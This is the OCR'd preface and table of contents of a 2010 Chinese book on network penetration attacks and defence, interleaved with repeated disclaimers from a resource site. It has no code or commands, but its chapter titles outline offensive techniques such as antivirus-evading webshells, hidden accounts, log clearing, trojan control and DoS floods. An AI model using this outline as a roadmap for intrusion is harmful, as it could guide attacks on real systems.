

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前 言 FREFACE

随着技术发展，网络安全越来越依赖于整体防护。与此同时，网络结构越来越复杂，攻击者入侵网络的手法也不再单一，逐步渗透的入侵攻击技术与行为已成为主流。渗透入侵技术非常隐蔽，难以检测，一旦网络中存在某个缺口，就很有可能导致整个网络的全盘崩溃。同时，渗透攻击本身又是一种高级的入侵手法，在入侵的过程中涉及普通入侵技术、特殊攻击技术和社会工程学等，是从“技术”与“人”两个层面展开的攻击。

全面了解攻击者的渗透入侵行为，已成为维护网络安全所必需，因此，对网络渗透攻击进行深入分析，帮助网络安全工作者了解黑客渗透攻击行为，最终更好地维护网络安全，已成为现实的需要。

关于本书

网络渗透技术是通过运用黑客攻击的方法与工具，对企业网络进行各种手段攻击来找出系统存在的漏洞，从而给出网络系统存在的安全风险的一种实践活动。通过模拟现实的网络攻击，渗透测试证实恶意攻击者有可能获取或破坏企业的数据资产。网络渗透可以成为攻击者手中的一种破坏性极强的攻击手段，也可以成为网络管理员和安全工作者保护网络安全的重要实施方案。而常见网络安全图书往往仅针对网络入侵中的某一部分或某几部分进行介绍，因此适用面比较窄，实用价值不高。

本书从实际应用出发，通过详细讲解攻击者习惯采用的各种渗透攻击手段与方法，揭露出网络中广泛存在、却总被忽视的安全漏洞，并结合笔者长期积累的安全防护经验，指出相应的防范要点。本书具备较强的专业性和针对性，在网络安全工作中极具参考意义和实用价值。

本书内容

渗透入侵技术非常隐蔽，难以检测，一旦网络中存在某个缺口，就很有可能导致整个网络的全盘崩溃。同时，渗透攻击本身又是一种高级入侵手法，在入侵过程中涉及普通入侵技术、特殊攻击技术和社会工程学等，是从“技术”与“人”两个层面展开的攻击。书中全面系统地讲解了攻击者在渗透中可能采取的各种入侵手法，并给出了高效的防范方案，有助于网络安全维护人员掌握黑客的攻击行为，更好地维护网络安全。其主要内容包括：网络渗透测试基础、安全测试环境、虚拟机、踩点侦察与漏洞扫描、渗透入侵数据库与木马欺骗、缓冲区溢出实现网络渗透入侵与提权、溢出后开辟控制通道、从口令破解到隐藏账户开门、攻击不同网络设备、横向提权的暗道渗透、渗透入侵中的嗅探与欺骗技术、拒绝服务攻击技术、网络渗透技术终极防范等。

本书对黑客攻击中所使用到的渗透入侵技术和手段进行了全面的分析、讲解，从渗透入侵的基础开始，逐步深入到渗透入侵的各种常见及高级手法，覆盖完整、系统而严谨的安全知识体系。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

本书特色

本书在编著过程中，力求做到原理清晰、透彻，内容全面、深入，并制作了配套教学视频，整理出部分程序代码，以帮助读者真正深入地掌握渗透攻击及防范技术。

- 语言轻松有趣，便于速查，快速解决问题
- 重在实际操作，理论淡化
- 丰富的攻击防御技巧
- 视频演示一学就会
- 黑客以及病毒防范感兴趣的、实用的一切资料、工具等进行赠送
- 充分利用以往出书的视频文件作为赠送

本书适合人群

本书紧紧围绕“攻”、“防”两个不同的角度，在讲解黑客网络渗透技术的同时，介绍了相应的防范方法，图文并茂地再现了网络渗透与防御的全过程。可作为专业的网络安全管理人员、网络安全技术研究者阅读，在实际工作中具有极高的参考价值；也可作为相关专业学生的学习资料和参考资料。

本书作为一本面向广大网络爱好者的速查手册，适合于如下读者学习使用：

- 没有多少电脑操作基础的广大读者
- 需要获得数据保护的日常办公人员
- 喜欢看图学习的广大读者
- 相关网络管理人员、网吧工作人员等
- 明确学习目的的读者、喜欢钻研黑客技术但编程基础薄弱的读者
- 网络管理员、广大网友等

本书作者

本书作者团队长期从事网络安全管理工作，都具有较强的实践操作能力及一线拼杀经验，可带领广大醉心技术者穿越迷雾，把黑客们的伎俩看清楚。本书的编写情况是：杨平负责第 1 章，孙世宁、李防负责第 2 章，王英英负责第 3、4、5 章，安向东负责第 6 章，李伟负责第 7、8、9 章，段玲华负责第 10 章，王肖苗负责第 11 章，吕志华负责第 12 章，张晓新负责第 13 章，陈艳艳负责第 14 章，最后由武新华统审全稿。

需要提醒大家的是：根据国家有关法律规定，任何利用黑客技术攻击他人的行为都属于违法行为，希望读者在阅读本书后最好不要使用本书中介绍的黑客技术对别人进行攻击，否则后果自负，切记切记！

我们的联系方式：zhangbg@phei.com.cn

编著者

2010 年 10 月

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

目 录 CONTENTS

第 1 章 初识网络渗透测试 ····· 1

1.1 网络渗透概述 ····· 2
1.1.1 什么是网络渗透攻击 ····· 2
1.1.2 学习网络渗透测试的意义 ····· 2
1.2 渗透测试需要掌握的知识 ····· 3
1.2.1 进程、端口、服务 ····· 3
1.2.2 文件和文件系统概述 ····· 8
1.2.3 DOS 系统常用的命令 ····· 8
1.3 形影不离的“渗透测试”与攻击 ····· 16
1.3.1 网络渗透测试与攻击的分类 ····· 16
1.3.2 渗透测试过程与攻击的手段 ····· 17
1.4 专家课堂（常见问题与解答） ····· 20

第 2 章 创建安全测试环境 ····· 21

2.1 安全测试环境概述 ····· 22
2.1.1 为什么需要安全测试环境 ····· 22
2.1.2 虚拟机软件与虚拟系统 ····· 22
2.2 创建安全测试环境 ····· 23
2.2.1 虚拟机软件：VMware 的安装 ····· 23
2.2.2 配置虚拟机 ····· 27
2.2.3 在虚拟机中安装操作系统 ····· 30
2.2.4 VMware Tool 的安装 ····· 33
2.2.5 在虚拟机上架设 IIS 服务器 ····· 35
2.2.6 在虚拟机中安装网站 ····· 38
2.3 入侵测试前的自我保护 ····· 41
2.3.1 设置代理服务器 ····· 41
2.3.2 使用代理服务器 ····· 42
2.3.3 使用代理跳板 ····· 51
2.4 专家课堂（常见问题与解答） ····· 52

第 3 章 踩点侦察与漏洞扫描 ····· 53

3.1 踩点与侦察范围 ····· 54

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3.1.1 确定侦察范围……54
3.1.2 实施踩点的具体流程……54
3.1.3 如何堵塞漏洞……66
3.2 确定扫描范围……69
3.2.1 确定目标主机 IP 地址……70
3.2.2 确定可能开放的端口服务……71
3.2.3 常见的端口扫描工具……72
3.2.4 有效预防端口扫描……74
3.3 扫描操作系统信息和弱口令……75
3.3.1 获取 NetBIOS 信息……75
3.3.2 获取 Snmp 信息……77
3.3.3 制作黑客字典工具……78
3.3.4 弱口令扫描工具……82
3.4 扫描注入点……84
3.4.1 注入点扫描实例……84
3.4.2 注入点扫描防御……89
3.5 专家课堂（常见问题与解答）……90

第 4 章 渗透入侵数据库的 Web 脚本攻击……91

4.1 实现 SQL 注入攻击……92
4.1.1 SQL 注入攻击基础……92
4.1.2 MySQL 注入攻击……94
4.1.3 SQL Server 数据库注入攻击……97
4.1.4 口令破解/暴力破解攻击……100
4.1.5 常见的注入工具……104
4.2 Web 脚本注入攻击的防范……111
4.2.1 保护 SQL Server 的安全……111
4.2.2 防止 SQL 数据库攻击……114
4.2.3 防止 SQL 注入攻击……115
4.3 文件上传为渗透铺路……117
4.3.1 上传功能导致的漏洞……118
4.3.2 利用 Google 发起 RTF 攻击……118
4.3.3 本地提交上传流程分析……120
4.3.4 WScokExpert 与上传漏洞攻击……122
4.3.5 文件上传漏洞攻击实例……123
4.4 专家课堂（常见问题与解答）……126

第 5 章 木马欺骗，渗透入侵的“通道”……127

5.1 Webshell 后门与提权……128
5.1.1 让 ASP 木马躲过杀毒软件的查杀……128

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1.2 暗藏 Webshell 后门 …… 134
5.1.3 全面提升 ASP 木马权限 …… 140
5.1.4 利用 Serv-u 全面提升 Webshell 权限 …… 142
5.2 木马渗透：从分站渗透到主站服务器 …… 150
5.2.1 无处不在的网页木马 …… 150
5.2.2 百度搜霸与挂马漏洞 …… 151
5.2.3 网页木马之星，万能溢出所有目标 …… 153
5.3 封锁关口，追踪入侵者 …… 157
5.3.1 封锁关口：揪出隐藏的 ASP 木马后门 …… 157
5.3.2 木马分析：追踪入侵者 …… 159
5.3.3 防患于未然：拦截网页木马 …… 162
5.4 专家课堂（常见问题与解答） …… 164

第 6 章 缓冲区溢出实现渗透入侵与提权 …… 165

6.1 剖析缓冲区溢出攻击 …… 166
6.1.1 一个缓冲区溢出简单实例 …… 166
6.1.2 功能强大的万能溢出工具——Metasploit …… 167
6.2 身边的缓冲区溢出实例 …… 174
6.2.1 RPC 服务远程溢出漏洞攻击 …… 174
6.2.2 IDQ 缓冲区溢出攻击 …… 179
6.2.3 WebDAV 缓冲区溢出攻击 …… 182
6.2.4 即插即用功能远程控制缓冲区溢出攻击 …… 184
6.3 安全防线上的溢出漏洞 …… 186
6.3.1 不可信任的 HTTP CONNECT 代理“请求” …… 186
6.3.2 一击即溃的诺顿防火墙 …… 190
6.4 防止缓冲区溢出 …… 191
6.4.1 防范缓冲区溢出的根本方法 …… 191
6.4.2 普通用户防范缓冲区溢出的方法 …… 193
6.5 专家课堂（常见问题与解答） …… 193

第 7 章 溢出后开辟控制通道 …… 195

7.1 清除障碍，打通渗透通道 …… 196
7.1.1 获取目标主机密码口令 …… 196
7.1.2 建立隐蔽账号 …… 197
7.1.3 清空复制账号登录信息 …… 199
7.1.4 开启 3389 通道 …… 199
7.1.5 后门程序的上传与隐藏 …… 201
7.1.6 端口转发渗透内网 …… 202
7.1.7 清除入侵记录 …… 203
7.2 灰鸽子内网渗透实战 …… 213

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.2.1 生成灰鸽子木马 ····· 213
7.2.2 木马操作远程计算机文件 ····· 215
7.2.3 控制远程计算机鼠标键盘 ····· 217
7.2.4 木马修改控制系统设置 ····· 218
7.3 专家课堂（常见问题与解答） ····· 222

第 8 章 Cookies 欺骗与防御技术 ····· 223

8.1 透析 Cookies ····· 224
8.1.1 Cookies 的定义及用途 ····· 224
8.1.2 探秘系统中的 Cookies ····· 226
8.2 Cookies 欺骗攻击案例 ····· 229
8.2.1 Cookies 欺骗原理与技术实现步骤 ····· 229
8.2.2 Cookies 欺骗攻击安全模拟 ····· 231
8.3 Cookies 注入 ····· 243
8.3.1 数据库与 Cookies 的关系 ····· 243
8.3.2 Cookies 注入典型步骤 ····· 244
8.3.3 手工 Cookies 注入案例与中转工具使用 ····· 245
8.4 Cookies 欺骗和注入的防御 ····· 247
8.4.1 Cookies 欺骗与防范的代码实现 ····· 247
8.4.2 Cookies 注入防范 ····· 249
8.5 专家课堂（常见问题与解答） ····· 252

第 9 章 XSS 跨站脚本攻击技术 ····· 253

9.1 XSS 产生根源和触发条件 ····· 254
9.2 跨站漏洞的利用 ····· 255
9.3 XSS 攻击案例模拟 ····· 259
9.3.1 盗用用户权限攻击案例模拟 ····· 259
9.3.2 XSS 挂马攻击案例模拟 ····· 266
9.3.3 XSS 提权攻击案例模拟 ····· 270
9.3.4 XSS 钓鱼攻击分析 ····· 275
9.4 跨站脚本攻击的防范 ····· 279
9.5 专家课堂（常见问题与解答） ····· 280

第 10 章 横向提权的暗道渗透 ····· 281

10.1 SNMP 信息安全技术 ····· 282
10.1.1 SNMP 威胁 Windows 网络安全 ····· 282
10.1.2 绕过防火墙刺探系统信息 ····· 284
10.1.3 SNMP 服务防范 ····· 289
10.2 远程终端入侵的常见手法 ····· 295
10.2.1 开启远程终端 ····· 295

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

10.2.2 远程终端入侵的常见手法 …… 297
10.2.3 溢出窗口下的终端开启 …… 300
10.2.4 远程桌面入侵的技巧 …… 302
10.2.5 远程终端安全防范 …… 305
10.3 弱口令打开暗藏的入侵通道 …… 307
10.3.1 等同于虚设的密码 …… 308
10.3.2 FTP 弱口令漏洞 …… 308
10.3.3 Radmin 与 4489“肉鸡” …… 314
10.4 专家课堂（常见问题与解答） …… 322

第 11 章 渗透入侵中的嗅探与欺骗技术 …… 323

11.1 功能强大的嗅探器 Sniffer …… 324
11.1.1 嗅探器鼻祖 TcpDump …… 324
11.1.2 用于捕获数据的 SnifferPro 嗅探器 …… 325
11.1.3 可实现多种操作的 SpyNetSniffer 嗅探器 …… 328
11.1.4 网络嗅探器：影音神探 …… 330
11.1.5 局域网嗅探工具：IRIS 嗅探器 …… 333
11.2 ARP 欺骗嗅探的渗透 …… 336
11.2.1 ARP 嗅探欺骗概述 …… 336
11.2.2 交换型网络嗅探器 WinArpSpoof …… 337
11.2.3 内网 DNS 欺骗工具 Cain …… 338
11.3 ARP 欺骗嗅探的防御 …… 341
11.3.1 瑞星 ARP 防火墙 …… 341
11.3.2 金山 ARP 防火墙 …… 343
11.3.3 360ARP 防火墙 …… 345
11.3.4 绿盾 ARP 防火墙 …… 347
11.3.5 ARP 卫士 …… 348
11.4 DNS 欺骗攻击 …… 350
11.4.1 DNS 欺骗原理 …… 350
11.4.2 DNS 欺骗的实现过程 …… 350
11.4.3 DNS 攻击的防御 …… 351
11.5 专家课堂（常见问题与解答） …… 356

第 12 章 拒绝服务攻击技术 …… 357

12.1 利用漏洞进行 D.o.S 攻击 …… 358
12.1.1 ping of death 攻击 …… 358
12.1.2 D.o.S 攻击的其他实现方式以及防御 …… 365
12.2 披上伪装进行 SYN Flood 攻击 …… 366
12.2.1 SYN Flood 攻击的原理 …… 367
12.2.2 使用工具进行 SYN Flood 攻击 …… 368

溜客安全网 WwW.176Ku.CoM

